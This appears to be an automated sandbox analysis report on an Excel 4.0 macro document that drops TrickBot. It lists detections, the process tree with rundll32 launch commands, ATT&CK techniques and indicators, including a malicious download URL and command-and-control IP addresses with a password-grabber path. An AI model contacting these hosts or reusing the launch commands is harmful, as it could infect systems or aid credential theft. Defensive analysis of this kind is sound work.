

ID: 355603
Sample Name:
SecuriteInfo.com.Exploit.Siggen3.10350.857.28723
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 02:19:02
Date: 20/02/2021
Version: 31.0.0 Emerald

Table of Contents

Table of Contents 2
Analysis Report SecuriteInfo.com.Exploit.Siggen3.10350.857.28723 4
Overview 4
General Information 4
Detection 4
Signatures 4
Classification 4
Startup 4
Malware Configuration 4
Yara Overview 4
Initial Sample 4
Memory Dumps 4
Unpacked PEs 5
Sigma Overview 5
System Summary: 5
Signature Overview 5
AV Detection: 5
Compliance: 5
Software Vulnerabilities: 5
Networking: 6
System Summary: 6
Boot Survival: 6
Malware Analysis System Evasion: 6
HIPS / PFW / Operating System Protection Evasion: 6
Stealing of Sensitive Information: 6
Remote Access Functionality: 6
Mitre Att&ck Matrix 6
Behavior Graph 7
Screenshots 8
Thumbnails 8
Antivirus, Machine Learning and Genetic Malware Detection 8
Initial Sample 8
Dropped Files 8
Unpacked PE Files 9
Domains 9
URLs 9
Domains and IPs 9
Contacted Domains 9
Contacted URLs 10
URLs from Memory and Binaries 10
Contacted IPs 11
Public 12
General Information 12
Simulations 13
Behavior and APIs 13
Joe Sandbox View / Context 13
IPs 13
Domains 14
ASN 15
JA3 Fingerprints 16
Dropped Files 17
Created / dropped Files 17
Static File Info 22
General 22
File Icon 22
Static OLE Info 22

General 22
OLE File "SecuriteInfo.com.Exploit.Siggen3.10350.857.xls" 22
Indicators 22
Summary 23
Document Summary 23
Streams 23
Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096 23
General 23
Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 4096 23
General 23
Stream Path: Workbook, File Type: Applesoft BASIC program data, first line number 16, Stream Size: 157800 23
General 23
Macro 4.0 Code 24
Network Behavior 24
Snort IDS Alerts 24
Network Port Distribution 24
TCP Packets 24
UDP Packets 26
DNS Queries 26
DNS Answers 27
HTTP Request Dependency Graph 27
HTTP Packets 27
HTTPS Packets 28
Code Manipulations 29
Statistics 29
Behavior 29
System Behavior 29
Analysis Process: EXCEL.EXE PID: 948 Parent PID: 584 29
General 29
File Activities 29
File Created 29
File Deleted 30
File Moved 31
File Written 31
File Read 40
Registry Activities 40
Key Created 40
Key Value Created 40
Analysis Process: rundll32.exe PID: 2552 Parent PID: 948 49
General 49
File Activities 50
File Read 50
Analysis Process: rundll32.exe PID: 2504 Parent PID: 2552 50
General 50
Analysis Process: wermgr.exe PID: 2352 Parent PID: 2504 50
General 50
Analysis Process: wermgr.exe PID: 2348 Parent PID: 2504 51
General 51
File Activities 51
File Created 51
File Written 51
File Read 51
Registry Activities 51
Analysis Process: taskeng.exe PID: 2228 Parent PID: 860 52
General 52
File Activities 52
File Read 52
Registry Activities 52
Key Value Created 52
Analysis Process: rundll32.exe PID: 1360 Parent PID: 2228 52
General 52
File Activities 52
Disassembly 53
Code Analysis 53


Analysis Report SecuriteInfo.com.Exploit.Siggen3.1035…

Overview


General Information

Sample Name:	SecuriteInfo.com.Exploit.Siggen3.10350.857.28723 (renamed file extension from 28723 to xls)
Analysis ID:	355603
MD5:	983c09da14f7cfb..
SHA1:	deae262a8a7ed5..
SHA256:	2fcac0949787f1e..

Most interesting Screenshot:



Detection




Hidden Macro 4.0 TrickBot

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Document exploit detected (drops P…
- Found malicious Excel 4.0 Macro
- Multi AV Scanner detection for subm…
- Office document tries to convince vi…
- Snort IDS alert for network traffic (e….
- Yara detected Trickbot
- Allocates memory in foreign process…
- Document exploit detected (UrlDown…
- Document exploit detected (process…
- Drops PE files to the user root direc…
- Found Excel 4.0 Macro with suspicio…

Classification



Startup

- **System is w7x64**
- EXCEL.EXE (PID: 948 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
  - rundll32.exe (PID: 2552 cmdline: rundll32 ..\BASE.BABAA,DllRegisterServer MD5: DD81D91FF3B0763C392422865C9AC12E)
    - rundll32.exe (PID: 2504 cmdline: rundll32 ..\BASE.BABAA,DllRegisterServer MD5: 51138BEEA3E2C21EC44D0932C71762A8)
      - wermgr.exe (PID: 2352 cmdline: C:\Windows\system32\wermgr.exe MD5: 41DF7355A5A907E2C1D7804EC028965D)
      - wermgr.exe (PID: 2348 cmdline: C:\Windows\system32\wermgr.exe MD5: 41DF7355A5A907E2C1D7804EC028965D)
- taskeng.exe (PID: 2228 cmdline: taskeng.exe {C999D15C-7BEE-4793-989A-0EF4E6A22007} S-1-5-18:NT AUTHORITY\System:Service: MD5: 65EA57712340C09B1B0C427B4848AE05)
  - rundll32.exe (PID: 1360 cmdline: C:\Windows\system32\rundll32.EXE 'C:\Users\user\AppData\Roaming\QNetMonitor8751465376\kiBASEzv.rrd',DllRegisterServer MD5: DD81D91FF3B0763C392422865C9AC12E)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Initial Sample

Source	Rule	Description	Author	Strings
SecuriteInfo.com.Exploit.Siggen3.10350.857.xls	SUSP_Excel4Macro_AutoOpen	Detects Excel4 macro use with auto open / close	John Lambert @JohnLaTwC	• 0x0:$header_docf: D0 CF 11 E0 • 0x26ca2:$s1: Excel • 0x27d0a:$s1: Excel • 0x35b4:$Auto_Open: 18 00 17 00 20 00 00 01 07 00 0 0 00 00 00 00 00 00 00 01 3A

Memory Dumps

Source	Rule	Description	Author	Strings
00000004.00000002.2091575281.00000000006D0000.00000004.00000020.sdmp	JoeSecurity_TrickBot_4	Yara detected Trickbot	Joe Security	

Source	Rule	Description	Author	Strings
00000004.00000002.2091432238.0000000000180000.00000040.00000001.sdmp	JoeSecurity_TrickBot_4	Yara detected Trickbot	Joe Security	
00000004.00000002.2092159762.00000000021E8000.00000004.00000001.sdmp	JoeSecurity_TrickBot_4	Yara detected Trickbot	Joe Security	
00000004.00000003.2087481809.0000000000704000.00000004.00000001.sdmp	JoeSecurity_TrickBot_4	Yara detected Trickbot	Joe Security	
00000004.00000003.2087500682.0000000000704000.00000004.00000001.sdmp	JoeSecurity_TrickBot_4	Yara detected Trickbot	Joe Security	

Unpacked PEs

Source	Rule	Description	Author	Strings
4.2.rundll32.exe.180000.0.raw.unpack	JoeSecurity_TrickBot_4	Yara detected Trickbot	Joe Security	
4.2.rundll32.exe.180000.0.unpack	JoeSecurity_TrickBot_4	Yara detected Trickbot	Joe Security	


Sigma Overview

System Summary:



Sigma detected: Microsoft Office Product Spawning Windows Shell

Signature Overview



- AV Detection
- Cryptography
- Compliance
- Spreading
- Software Vulnerabilities
- Networking
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:



Antivirus detection for URL or domain

Multi AV Scanner detection for submitted file

Compliance:



Uses insecure TLS / SSL version for HTTPS connection

Uses new MSVCR Dlls

Binary contains paths to debug symbols

Software Vulnerabilities:



Document exploit detected (drops PE files)

Document exploit detected (UrlDownloadToFile)

Document exploit detected (process start blacklist hit)

Networking:



Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

May check the online IP address of the machine

System Summary:



Found malicious Excel 4.0 Macro

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Found Excel 4.0 Macro with suspicious formulas

Office process drops PE file

Boot Survival:



Drops PE files to the user root directory

Malware Analysis System Evasion:



Found evasive API chain (trying to detect sleep duration tampering with parallel thread)

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:



Allocates memory in foreign processes

Writes to foreign memory regions

Stealing of Sensitive Information:



Yara detected Trickbot

Tries to harvest and steal browser information (history, passwords, etc)

Remote Access Functionality:




Yara detected Trickbot

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netwo Effect
Valid Accounts	Scripting 2 1	Path Interception	Extra Window Memory Injection 1	Disable or Modify Tools 2	OS Credential Dumping 1	File and Directory Discovery 2	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Ingress Tool Transfer 2	Eaves Insecu Netwo Comm
Default Accounts	Native API 1	Boot or Logon Initialization Scripts	Access Token Manipulation 1	Scripting 2 1	LSASS Memory	System Information Discovery 1 1 4	Remote Desktop Protocol	Data from Local System 1	Exfiltration Over Bluetooth	Encrypted Channel 2 2	Exploi Redire Calls/S
Domain Accounts	Exploitation for Client Execution 3 3	Logon Script (Windows)	Process Injection 2 1 2	Obfuscated Files or Information 2	Security Account Manager	Query Registry 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Standard Port 1	Exploi Track Locati

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Netwo Effect
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Extra Window Memory Injection 1	NTDS	Security Software Discovery 1 2	Distributed Component Object Model	Input Capture	Scheduled Transfer	Non-Application Layer Protocol 2	SIM C Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Masquerading 1 2 1	LSA Secrets	Virtualization/Sandbox Evasion 1	SSH	Keylogging	Data Transfer Size Limits	Application Layer Protocol 1 3	Manip Device Comm
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Virtualization/Sandbox Evasion 1	Cached Domain Credentials	Process Discovery 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jammi Denial Servic
External Remote Services	Scheduled Task	Startup Items	Startup Items	Access Token Manipulation 1	DCSync	Remote System Discovery 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Acces
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Process Injection 2 1 2	Proc Filesystem	System Network Configuration Discovery 1 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downg Insecu Protoc
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Rundll32 1	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Base S


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
SecuriteInfo.com.Exploit.Siggen3.10350.857.xls	11%	Virustotal		Browse
SecuriteInfo.com.Exploit.Siggen3.10350.857.xls	24%	ReversingLabs	Document-Word.Downloader.EncDoc	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\10[1].jjkes	6%	ReversingLabs	Win32.Trojan.Trickpak	
C:\Users\user\BASE.BABAA	6%	ReversingLabs	Win32.Trojan.Trickpak	

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
chipmania.it	1%	Virustotal		Browse
www.chipmania.it	2%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://ocsp.entrust.net03	0%	URL Reputation	safe	
http://ocsp.entrust.net03	0%	URL Reputation	safe	
http://ocsp.entrust.net03	0%	URL Reputation	safe	
http://ocsp.entrust.net03	0%	URL Reputation	safe	
http://https://36.94.62.207/rob60/971342_W617601.BB08CBD1CB3BE0D331A29013BDDA57AE/14/NAT%20status/client%20	0%	Avira URL Cloud	safe	
http://www.chipmania.it/mails/open.php	5%	Virustotal		Browse
http://www.chipmania.it/mails/open.php	100%	Avira URL Cloud	malware	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://ocsp.entrust.net0D	0%	URL Reputation	safe	
http://ocsp.entrust.net0D	0%	URL Reputation	safe	
http://ocsp.entrust.net0D	0%	URL Reputation	safe	
http://ocsp.entrust.net0D	0%	URL Reputation	safe	
http://https://36.94.62.207/rob60/971342_W617601.BB	0%	Avira URL Cloud	safe	
http://servername/isapibackend.dll	0%	Avira URL Cloud	safe	
http://https://103.61.101.11:447/rob60/971342_W617601.BB08CBD1CB3BE0D331A29013BDDA57AE/5/pwgrab64/	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
chipmania.it	185.81.0.78	true	false	• 1%, Virustotal, Browse	unknown
wtfismyip.com	95.217.228.176	true	false		high
38.52.17.84.zen.spamhaus.org	unknown	unknown	false		high
38.52.17.84.cbl.abuseat.org	unknown	unknown	false		high
38.52.17.84.dnsbl-1.uceprotect.net	unknown	unknown	true		unknown
www.chipmania.it	unknown	unknown	true	• 2%, Virustotal, Browse	unknown
38.52.17.84.b.barracudacentral.org	unknown	unknown	false		high
38.52.17.84.spam.dnsbl.sorbs.net	unknown	unknown	false		high

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
http://www.chipmania.it/mails/open.php	true	• 5%, Virustotal, Browse • Avira URL Cloud: malware	unknown
http://wtfismyip.com/text	false		high

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://services.msn.com/svcs/oe/certpage.asp?name=%s&email=%s&&Check	rundll32.exe, 00000003.0000000 2.2093057362.0000000001CF7000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2091928851.000 0000001FA7000.00000002.0000000 1.sdmp, wermgr.exe, 00000006.0 0000002.2358894477.0000000033B 17000.00000002.00000001.sdmp, rundll32.exe, 00000009.0000000 2.2353380109.00000000009A7000. 00000002.00000001.sdmp	false		high
http://www.windows.com/pctv.	rundll32.exe, 00000009.0000000 2.2353166525.00000000007C0000. 00000002.00000001.sdmp	false		high
http://investor.msn.com	rundll32.exe, 00000003.0000000 2.2092880736.0000000001B10000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2091736332.000 0000001DC0000.00000002.0000000 1.sdmp, wermgr.exe, 00000006.0 0000002.2358706265.00000000339 30000.00000002.00000001.sdmp, rundll32.exe, 00000009.0000000 2.2353166525.00000000007C0000. 00000002.00000001.sdmp	false		high
http://www.msnbc.com/news/ticker.txt	rundll32.exe, 00000003.0000000 2.2092880736.0000000001B10000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2091736332.000 0000001DC0000.00000002.0000000 1.sdmp, wermgr.exe, 00000006.0 0000002.2358706265.00000000339 30000.00000002.00000001.sdmp, rundll32.exe, 00000009.0000000 2.2353166525.00000000007C0000. 00000002.00000001.sdmp	false		high
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	wermgr.exe, 00000006.00000002. 2353152145.000000000020D000.00 000004.00000020.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.icra.org/vocabulary/.	rundll32.exe, 00000003.0000000 2.2093057362.0000000001CF7000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2091928851.000 0000001FA7000.00000002.0000000 1.sdmp, wermgr.exe, 00000006.0 0000002.2358894477.0000000033B 17000.00000002.00000001.sdmp, rundll32.exe, 00000009.0000000 2.2353380109.00000000009A7000. 00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
